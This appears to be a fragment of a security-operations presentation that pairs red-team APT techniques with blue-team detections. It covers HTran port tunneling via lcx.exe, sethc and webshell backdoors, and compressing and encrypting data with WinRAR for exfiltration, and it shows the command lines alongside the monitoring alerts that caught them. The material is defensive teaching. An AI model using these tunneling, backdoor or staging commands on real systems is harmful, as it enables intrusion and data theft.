
▶ Remote network login - Detection

Event:	Detail:
Suspicious remote execute	Suspicious remote execute on [
∧ Alert source details	
System:	Client ID:
oneagent	78542398B19ED33D7791F31DC0E2ABAA5046E890
Device name:	IPs:

▶ Tunneling - HTran



Tunneling - HTran - Detection



MOVE LATERALLY

▶ Tunneling - HTran - Detection


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i sms.sirc.viettel.com/#/new-alert/180310_0	02111			
				^
	18	organization_group	bitel	
	19	partial_group	bitel	
	20	process_status	CLOSED	
	21	reference	C:\Windows\Temp\lcx.exe -tran 12345 192.168.4.222 445	
	22	release_level	3	
	23	rule_id	Indicator_OneAgent_AgentMonitor_RuleCorrelation_000017	
	24	sensor_id	314	
	25	severity	9	
	26	signature_id	17	

- Target
 - Ensure permanent control
 - Create easy ways to comeback when being detected and cleaned
- Common technique
 - Multiple backdoors

- **▶** Red team
 - Install additional backdoors
 - Multiple backdoors
 - IIS backdoor
 - sethc backdoor
 - Stealth webshells
 - ...

- Blue team
 - Host-based backdoor installing detection
 - Directory monitoring/ webshell detection

sethc backdoor



sethc backdoor - Detection

Event detail	
Event:	Detail:
Detect suspicious process: sethc.exe	Detect suspicious process: sethc.exe on [
∧ Alert source details	
* Alert source details	
System:	Client ID:
oneagent	3EE4AE0F5F4535F3FA54FEB8815A527B672934C1
Device name:	IPs:

- Target
 - Exfiltrate data
 - Self clean-up if needed
- Common technique
 - Using common compression and encryption tools
 - Often leaving trails


- Red team
 - Compress, encrypt data
 - rar.exe
 - Exfiltrate
 - **FTP**
 - Backdoor

- ▶ Blue team
 - Data compression detection
 - Data exfiltration detection
 - Data Loss Prevention (DLP)

Compress & encrypt data - WinRAR command-line

```
Administrator: Command Prompt
C:\Program Files (x86)\WinRAR>Rar.exe a -hp[nihao] data.rar test.txt
               Copyright (c) 1993-2016 Alexander Roshal 15 Aug 2016
RAR 5.40 x86
Trial version
                          Type RAR -? for help
Evaluation copy. Please register.
Creating archive data.rar
Adding
          test.txt
                                                                        OK
Done
C:\Program Files (x86)\WinRAR>
```


Compress & encrypt data - WinRAR command-line - Detection



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	18	organizaton_group	bitel	
	19	partial_group	bitel	
	20	process_status	CLOSED	
	21	reference	C:\Windows\Temp\rar.exe -hp[nihao] c:\windows\temp\data.rar c:\windows \temp\test.txt	
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
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CONCLUSION

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- Vietnam is one of the hottest targets for APT attacks
- Traditional solutions (AV, Firewall, IPS/IDS...) is not enough
- Advanced solutions help (PC/Server Security Endpoint, Email Security, Big Data & Data Mining...)
- ▶ 24/7 Security Operation Center is the best solution



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